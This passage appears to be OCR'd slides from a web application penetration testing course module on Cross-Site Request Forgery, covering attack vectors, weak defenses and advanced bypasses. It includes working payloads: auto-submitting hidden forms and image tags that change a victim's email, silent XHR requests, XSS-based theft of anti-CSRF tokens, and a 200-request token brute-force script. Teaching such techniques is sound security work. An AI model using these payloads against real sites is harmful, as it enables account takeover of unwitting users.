


Web Application Penetration Testing eXtreme

v2

Cross-Site Request Forgery

Section 01 | Module 05

Table of Contents

MODULE 05 | CROSS-SITE REQUEST FORGERY

INTRODUCTION

Usually, in web application security, security vulnerabilities are introduced by mistakes developers make during implementing the application. Cross-Site Request Forgery, however, occurs when developers **omit** the prevention mechanisms.

Cross-Site Request Forgery, often either abbreviated as CSRF or XSRF, is the most known flavor of the Session Riding attack category. It is also pronounced Sea Surf.

http://seclists.org/bugtraq/2001/Jun/217

5.1

CSRF: Recap & More

5.1 CSRF: Recap & More

Everyday web applications perform several **cross-site** requests, such as: requiring external hosted images, JavaScript code, stylesheets, etc. There is nothing wrong with this, quite simply because it's the way the Web works.

The "wrong part" is when these requests are **forged** in order to send money to the attacker by both performing privileged actions and other malicious operations.

5.1 CSRF: Recap & More

CSRF attacks allow one to exploit the trust relationship between a web application and the HTTP requests made by its users.

This forces them to perform arbitrary operations on behalf of the attacker.

5.1 CSRF: Recap & More

Even though the web browser's SOP places huge limitations on the attack vectors (done by preventing the attacker from reading the responses to its cross-domain requests), it does not apply to performed requests.

Because the attacker only needs to forge requests and not read responses, we could classify CSRF as a one-way attack.

5.1 CSRF: Recap & More

A web application is vulnerable to CSRF attacks if:

1. When tracking sessions, the application relies both on mechanisms like `HTTP Cookies` and `Basic Authentication`, which are automatically injected into the request by the browser.
2. The attacker is able to determine all the required parameters in order to perform the malicious request (*i.e., no unpredictable parameters are required*).

5.1 CSRF: Recap & More

In order to exploit a CSRF flaw successfully the attacker must do the following:

1. Make sure that the victim has a valid and active session when the malicious request is executed.

2. Be able to forge a valid request on behalf of the victim.

5.1.1 Vulnerable Scenarios

There are mainly two instances in which this may occur. The first and most dangerous is when the application **lacks anti-CSRF defenses.**

The second, in contrast to the first, contains **weak anti-CSRF defense** mechanisms such as *cookie-only based solutions*, *confirmation screens*, *using POST*, and *checking the* `referer` *header*.

5.2

Attack Vectors

5.2 Attack Vectors

With CSRF attacks, an attacker can send a request on behalf of the victim using their web browser, which simply means that the attacker can target any website that is accessible from the victim's browser. This includes both intranet and others that are normally inaccessible to the attacker.

5.2 Attack Vectors

Let’s check out the real power of a CSRF attack and the ways an attacker can embrace to exploit this kind of vulnerability.

There are several techniques that can be used to perform a CSRF attack and they mainly depend on the vulnerable implementation we are testing.

5.2.1 Force Browsing with GET

As we already know, an effective CSRF attack is when the attacker is able to force the victim's browser into making a valid HTTP request on the target application.

The simplest scenario is when the victim application makes use of `HTTP GET` requests to perform the vulnerable operation.

5.2.1.1 Example > Change Email Address


For instance, let’s consider a simple form in a member's area which allows users to change their email address.

The mechanism is simple: provide the new address and submit the form.

5.2.1.1 Example > Change Email Address

By default the HTTP method is GET

```
…
<form action="change.php" >
     <label name="email">Your email is: <b>myC00Lemail@victim.site</b></label>
     <input type="hidden" name="old" value="myC00Lemail@victim.site">
     <label name="email">New email</label>
     <input type="email" name="new" placeholder="your new email" required>
     <input type="submit" value="Confirm">
</form>
…
```



Your email is: **myC00Lemail@victim.site**

New email

http://www.w3.org/TR/html401/interact/forms.html#h-17.3

5.2.1.1 Example > Change Email Address

As noted, the form is submitted using the HTTP GET method and does not adopt any anti-CSRF protection.

Now, to exploit this vulnerability, we need to generate a GET request and then trick the victim (or their browser) into executing it.

5.2.1.1 Example > Change Email Address

The simplest method to generate a GET request is to use images. This is merely because GET is the standard method used when requesting an image with HTML.

```
<img src='http://victim.site/csrf/changeemail/change.php?
old=mycoolemail%40victim.site&new=evil%40hacker.site'>
```

Change this with the attacker email

5.2.1.1 Example > Change Email Address

To deliver the attack, we must exploit an existing flaw like XSS, and inject either HTML or JavaScript.

Otherwise, we need to social engineer the victim in order to have them visit our malicious page or click a link we provide.

5.2.1 Force Browsing with GET

The example with the IMG tag is very common; however, it is not the only solution to forging GET requests by using **only** HTML tags. The following slides will provide some alternative methods of accomplishing this.

If you want a complete list of tags and attributes that support URIs there is nothing better than the RFCs! (HTML4 & HTML5)

http://www.w3.org/TR/REC-html40/index/attributes.html
http://www.w3.org/html/wg/drafts/html/master/index.html#attributes-1

5.2.1 Force Browsing with GET

HTML4 and HTML5 vectors that **DO NOT REQUIRE** user interaction

```
…
<iframe src=URL>
<script src=URL />
<input type="image" src=URL alt="">
<embed src=URL>
<audio src=URL>
<video src=URL>
<source src=URL >
<video poster=URL>
<link rel="stylesheet" href=URL>
<object data=URL>
<body background=URL>
<div style="background:url(URL)">
<style>body { background:url(URL) } </style>
…
```

HTML4 and HTML5 vectors that **REQUIRE** user interaction

```
…
<a href=URL>click here
<form><input formaction=URL>
<button formaction=URL>
…
```

5.2.2 Post Requests

Submitting data that needs to be processed server-side utilizing the HTTP GET method is not a good idea. GET requests should only be used to retrieve information while POST is the appropriate method to use when dealing with sensitive data.

Even if the ways of distributing the CSRF attack and deceiving the victim are the same, exploiting a CSRF flaw with a form action, requiring HTTP POST, is slightly different than GET.

5.2.2 Post Requests

Using only HTML, the only way to forge POST requests is with the attribute method of tag FORM.

```
<form action="somewhere" method="POST">
```

As a result, we need to create a cloned form and then social engineer the victim into clicking the submit button.

5.2.2 Post Requests

However, this is only one of many possible scenarios. We can use `HTML + JavaScript` and create a much more effective attack that does not require user interaction.

Let's look at the evolution of the previous *change email* example, but this time using `POST`.

5.2.2.1 Auto-submitting Form >1

Auto-submitting a form requires the `submit()` method and a bit of JavaScript, as we can see below:

```
…

<form action="change.php" method="POST" id="CSRForm">
      <input name="old" value="myC00Lemail@victim.site">
      <input name="new" value="evil@hacker.site">
</form>
<script>document.getElementById("CSRForm").submit()</script>

…
```

Submitting the form using JavaScript

5.2.2.1 Auto-submitting Form >1

The script tag is not our only option in this context. By using event handlers, we can further add HTML elements in the malicious page. For example, **onload** and **onerror** are event handlers that do not require user interaction.

```
<form action="change.php" method="POST" id="CSRForm">
        <input name="old" value="myC00Lemail@victim.site">
        <input name="new" value="evil@hacker.site">
        <img src=x onerror="CSRForm.submit();">
</form>
```

Using a fake path triggers the onerror event

5.2.2.1 Auto-submitting Form >1

Another example uses a new attribute introduced in HTML5, **autofocus** and the related event handler **onfocus**.

```
…

<form action="change.php" method="POST" id="CSRForm">
  <input name="old" value="myC00Lemail@victim.site">
  <input name="new" value="evil@hacker.site" autofocus
onfocus="CSRForm.submit()">
</form>

…
```

5.2.2.2 Auto-submitting Form >2

Using HTML and JavaScript in the way we just witnessed is ineffective. This is because the browser performs the POST request either in a new page or by reloading the same one.

Let’s now see how to perform POST requests **silently**.

5.2.2.2 Auto-submitting Form >2

Extending on v1 of the example, the following is a solution to prevent the browser from opening a new tab or refreshing the existing one:

Display the response received submitting the form in the iframe!

```
…
<iframe style="display:none" name="CSRFrame"></iframe>
<form action="change.php" method="POST" id="CSRForm" target="CSRFrame">
    <input name="old" value="myC00Lemail@victim.site">
    <input name="new" value="evil@hacker.site">
</form>
<script>document.getElementById("CSRForm").submit()</script>
…
```

5.2.2.2 Auto-submitting Form >2

Additionally, silent POST requests can be forged using XMLHttpRequest (XHR):

```
…
var url = "URL";
var params = "old=mycoolemail@victim.site&new=evil@hacker.site";
var CSRF = new XMLHttpRequest();
CSRF.open("POST", url, false);
CSRF.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
CSRF.send(params);
…
```

5.2.2.2 Auto-submitting Form >2

This can also be done using JavaScript libraries such as jQuery:

```
…
$.ajax({
  type: "POST",
  url: "URL",
  data:  "old=mycoolemail@victim.site&new=evil@hacker.site",
});
…
```

5.3

Exploiting Weak Anti-CSRF Measures

5.3 Exploiting Weak Anti-CSRF Measures

As seen in the previous section, exploiting a CSRF flaw can be straightforward if the website lacks anti-CSRF security measures; however, as we are going to see in this chapter, nothing changes if the security defenses are poor or weak.

There are several well-known solutions that do not provide adequate protection. If these measures are in place, then our attack could be a little more difficult; however, surely this will not stop from exploiting the CSRF flaw.

5.3.1 Using POST-only Requests

The first weak Anti-CSRF measure involves using only POST requests of the trusted mechanism.

As we already know, GET requests can be cached, bookmarked, etc. This is the nature of the web and it should not be used for operations that cause a state to change. These may include functionality like database operations, writing files, etc.


5.3.1 Using POST-only Requests

As a result, using POST requests for sensitive operations is better practice and protects against a well-known class of CSRF attack vectors. These allow the attacker to construct a malicious link, such as requesting an embedded image, iframe, etc.

Of course, using POST requests instead of GET will raise the bar for CSRF. As we have seen previously, there are several methods by which an attacker can trick a victim into submitting a POST request.

5.3.2 Multi-Step Transactions

As long as we are able to either predict or deduce the steps necessary to complete a task, then CSRF is possible. As a result, even if the application implements multi-step transactions (IE: one or multiple confirmation screens), these are in no way a protection mechanism.



Delete from library?

Alice's Adventures in Wonderland
Lewis Carroll

This book will disappear from your device and anywhere else you access your Google Play library.

5.3.3 Checking Referer Header

The `HTTP Referer header` was introduced to allow a server to check where a request was originated and therefore perform logging, optimized caching, etc.

Although spoofing the `Referer` header is quite trivial using browser extension or web proxies, this is clearly not possible in a CSRF attack. It is because of this that many developers adopt this measure as a solution to prevent CSRF attacks.

http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.36

5.3.3 Checking Referer Header

However, this implementation has some common mistakes. Perhaps the most notable is the referrer not being sent if the website is using SSL/TLS. This doesn't take into consideration that firewalls, corporate proxies, etc. might remove this header.

In this case, developers need to add some business logic in order to understand whether the request is an attack or a legitimate request.

5.3.3 Checking Referer Header

Generally speaking, checking the Referer header is something more attuned to an intrusion detection rather than being a solid anti-CSRF counter measure.

It can help in detecting some attacks; however, it will not stop all attacks. An example is an XSS flaw in the same origin!

5.3.4 Predictable Anti-CSRF Token

One of the most effective solutions for reducing the likelihood of CSRF exploitation is to use a `Synchronizer Token Pattern`, commonly called `Anti-CSRF Tokens`. This design pattern requires the generating of a challenge token that will be inserted within the HTML page. Another countermeasure might be SameSite cookie.

Once the user wishes to invoke operations that require the token, then it must be included in the request.

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html
https://tools.ietf.org/html/draft-ietf-httpbis-rfc6265bis-02#section-5.3.7

5.3.4 Predictable Anti-CSRF Token

In addition to the correct implementation of the token pattern system, it is essential that the token values are **randomly generated.**

This is so that they cannot be guessed by an attacker.

5.3.4 Predictable Anti-CSRF Token

Obviously, if a web application uses easily guessable tokens as anti-CSRF measure, it is extremely vulnerable. Consider the following vulnerable examples:

```
…
<input type="hidden" name="antiCSRF" value="9">
<input type="hidden" name="antiCSRF" value="c9f0f895fb98ab9159f51fd0297e236d">
<input type="hidden" name="antiCSRF" value="MjE=">
…
```

MD5(8)

Base64(21)

5.3.5 Unverified Anti-CSRF Token

Another possible scenario is when the application implements strong Anti-CSRF tokens but lacks the verification server-side. This may seem unlikely, but it has occurred!

```
…
<form action="change.php" >
     <input type="hidden" name="anti_csrf" value="bgoDZVGis4bdsh6723882930rttIvgV">
     <input type="hidden" name="old" value="myC00Lemail@victim.site">
     <input type="email" name="new" placeholder="your new email" required>
     <input type="submit" value="Confirm">
</form>
…
```

5.3.6 Secret Cookies

Developers are always thinking of security through obscurity, and the fact that, oftentimes, they use secret cookies are evident. The concept with this technique is to create a cookie containing secret information (MD5 hash of a random secret…) and then check if it is included in the user's request.

Clearly, this is not in any way a security measure. Cookies, both by specification and design, are sent with every request; therefore, once a user sets a cookie, they are passed to the site/application no matter what, regardless of user intention.

5.4

Advanced CSRF Exploitation

5.4.1 Bypassing CSRF Defenses with XSS

Anti-CSRF token mechanisms, and other CSRF prevention techniques, have been introduced to mitigate security attacks involving Cross-site Request Forgery, however, not stacked attacks that involve Cross-site Scripting (XSS).

A single XSS flaw is like a storm that overwhelms the entire CSRF protection system.

5.4.1 Bypassing CSRF Defenses with XSS

Technically, once we have exploited an XSS flaw, we are in the same origin of the CSR. All defenses against CSRF, except `Challenge-Response mechanisms`, are useless.

Synchronizer token, Checking the Referer header and Checking the Origin header can all be bypassed.

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#synchronizer-token-pattern
https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html#verifying-origin-with-standard-headers

5.4.1.1 Bypassing Header Checks

Checking `Referer` and `Origin` headers simply means that the request must come from a proper origin.

Bypassing these types of defense measures are straightforward as long as we have effectively exploited an XSS vulnerability.


5.4.1.2 Bypassing Anti-CSRF Token

The scenario changes when the security measure is implemented using the `Synchronizer Token Pattern`. To circumvent this protection, we need to hijack the `Anti-CSRF` token from a valid form and then use the token stolen in our forged form.

Once the XSS flaw has been detected there are generally two scenarios that play out. The first, and "*luckiest*" occurs when XSS and CSRF-protected forms are contained on the same page. The second possibility is that the XSS flaw is located in another part of the web application.

5.4.1.2 Bypassing Anti-CSRF Token

Bypassing an `Anti-CSRF based` mechanism there are generally 2 - 3 steps required, depending on where it is located the XSS.



1\.
Request a valid form
(with a valid token)

2\.
Extract the valid token
from the source code

3\.
Forge the form with the
stolen token

Useless if the
XSS is in the
same page

5.4.1.2 Bypassing Anti-CSRF Token

Obviously, exploiting the XSS does not mean `alert(1)`, but rather "*include my JavaScript evil lib*”. This library will contain all the functions useful in performing our steps.

Let’s check out some possible implementations of what we need.

5.4.1.2.1 1 > Request a Valid Form with a Valid Token

During the first step, we need the HTML of the page where the target form is located.

Worst case scenario, the XSS is not located on the same page of the target form; therefore, we cannot access the DOM directly using JavaScript. Thus, we need to GET the HTML source of the page.

5.4.1.2.1 1 > Request a Valid Form with a Valid Token

To get the page's HTML using XMLHttpRequest is simple.

```
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (xhr.readyState == 4) {
        var htmlSource = xhr.responseText;
        //some operations…
    }
}
xhr.open('GET','http://victim.site/csrf-form-page.html', true);
xhr.send();
```

The source code

http://xhr.spec.whatwg.org/

5.4.1.2.1 1 > Request a Valid Form with a Valid Token

The first step is to request a valid form with a valid token by using some form of the following jQuery code:

```
jReq= jQuery.get('http://victim.site/csrf-form-
page.html',
    function() {
        var htmlSource = jReq.responseText;
        //some operations…
    });
```

The source code

5.4.1.2.2 2 > Extract the Valid Token from the Source Code

The second step requires us to extract the Anti-CSRF token from the page. In the best-case scenario, we can access the DOM quite easily (see the following example):

```
var token = document.getElementsByName('csrf_token')[0].value
```

Of course, this depends on the implementation context.

5.4.1.2.2 2 > Extract the Valid Token from the Source Code


Whereas, it is slightly different if the XSS is located on a different page. In this case, we need to extract the token from the result of the first step (a string containing the HTML of the target page).

There are multiple options available to both inspect the string result and extract the anti-CSRF token. Let’s check out two of those options, the first one using a regex-based approach and the `DOMParser` API.

https://developer.mozilla.org/en-US/docs/Web/API/DOMParser

5.4.1.2.2 2 > Extract the Valid Token from the Source Code

var htmlSource



```
<html>
<head></head>
<body>
<form action='#' method='POST'>
  <input type='text' name='data' value=''/>
  <input type='hidden' name='csrf_token' value='vzjDZDClD3zeNkh'/>
  <input type='submit' name='submit' value='submit'/>
</form>
</body>
</html>
```

Using Regex

```
pattern = /csrf_token'\svalue='(.*)'/;
token = htmlSource.match(pattern)[1]
```

Using DOMParser

```
parser = new DOMParser().parseFromString(htmlSource,"text/html");
token = parser.getElementsByName('csrf_token')[0];
```

vzjDZDClD3zeNkh

5.4.1.2.3 3 > Forge the Form with the Stolen Token

The final step, once we have a valid token, is to add the anti-CSRF token in the forged form and send the attack by using the techniques we have seen in the previous sections

5.4.2 Bypassing Anti-CSRF Token Brute Forcing

As we have already discussed previously, the Anti-CSRF tokens must be random and unpredictable. Weak and predictable tokens expose the application to brute force attacks.

If we are able to steal a victim's valid cookie, then the attacks are quite easy. We can use either Burp Repeater or custom scripts like ruby, python or any other **non-browser** mechanisms to generate a tremendous number of requests.

http://portswigger.net/burp/repeater.html

5.4.2 Video #1

Advanced XSRF Exploitation - Part 1

In this two-part video series, learn more about advanced CSRF exploitation methods!

***Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click LINK.**

You’ve been studying quite intently. We recommend taking a quick break and come back refreshed. ^_^

5.4.2 Video #2

Advanced XSRF Exploitation - Part 2

Check out the second part of this demo video on CSRF exploitation.

**Videos are only available in Full or Elite Editions of the course. To access, go to the course in your members area and click the resources drop-down in the appropriate module line. To UPGRADE, click LINK.*

5.4.2 Bypassing Anti-CSRF Token Brute Forcing

We are going to analyze a scenario in which we are not able to steal the victim session cookies. However, there are another attack vectors left. Target users might be either convinced to visit our malicious page or we can inject our malicious code and exploit an XSS flaw against these users. As a result, we exploit the weak anti-CSRF protection.

5.4.2 Bypassing Anti-CSRF Token Brute Forcing

The next vulnerable example will be based on our traditional "*change email address*" form. The developer has added the anti-CSRF token as a security measure against CSRF attacks.

A random but weak token

```
…
<form action="change.php" method="POST">
      <input type="hidden" name="csrfToken" value="WEAK-TOKEN">
      <input type="hidden" name="old" value="myC00Lemail@victim.site">
      <input type="email" name="new" placeholder="your new email" required>
      <input type="submit" name="confirm" value="Confirm">
</form>
…
```

5.4.2 Bypassing Anti-CSRF Token Brute Forcing

Let’s consider an implementation that generates anti-CSRF tokens with a number value between 100 and 300. This is an extremely poor level of randomness, therefore, requiring only 200 attempts to brute force the mechanism.

```
…
<form action="change.php" method="POST">
    <input type="hidden" name="csrfToken" value="WEAK-TOKEN">
    …
…
```

rand(100, 300);

5.4.2 Bypassing Anti-CSRF Token Brute Forcing

Exploiting this implementation only requires us to create a page with a script that generates and submits `200` forms.

As we have seen in the first chapters of this module, in order to auto submit a `POST` request, we can either use a `form` element, or as we are going to see now, `XMLHttpRequest`.

5.4.2 Bypassing Anti-CSRF Token Brute Forcing

The implementation requires both a loop, in order to generate the number of requests needed, and a function that generates the same request (except for the anti-CSRF token).

Generate a loop of 200 requests

```
var i = 100;
function bruteLoop() {
    setTimeout(function() {
        XHRPost(i);
        i++;
        if (i < 300)
            bruteLoop();
        }, 30) //sleep a little bit
}
```

```
function XHRPost(tokenID) {
    var http = new XMLHttpRequest();
    var url = "http://victim.site/csrf/brute/change_post.php";
    http.open("POST", url, true);

    http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    http.withCredentials = 'true';

    http.onreadystatechange = function() { //We don't care about responses
        if (http.readyState > 1) http.abort();
    }

    var params = "old=myoldemail&confirm=1&new=attackerEmail&csrfToken=" + tokenID;
    http.send(params);
}
```

5.4.2 Bypassing Anti-CSRF Token Brute Forcing

In some scenarios, the vulnerable form may be submitted using a GET. Therefore, we can use XHR again. There are also a great deal of other native methods (IMG, …).

```
function MakeGET(tokenID) {

   var url = "http://victim.site/csrf/brute/change.php?";
   url += "old=myoldemail&confirm=1&";
   url += "new=attackerEmail&csrfToken=" + tokenID;

   new Image().src = url; //GET Request
}
```

5.4.2 Bypassing Anti-CSRF Token Brute Forcing

NOTE: From the field

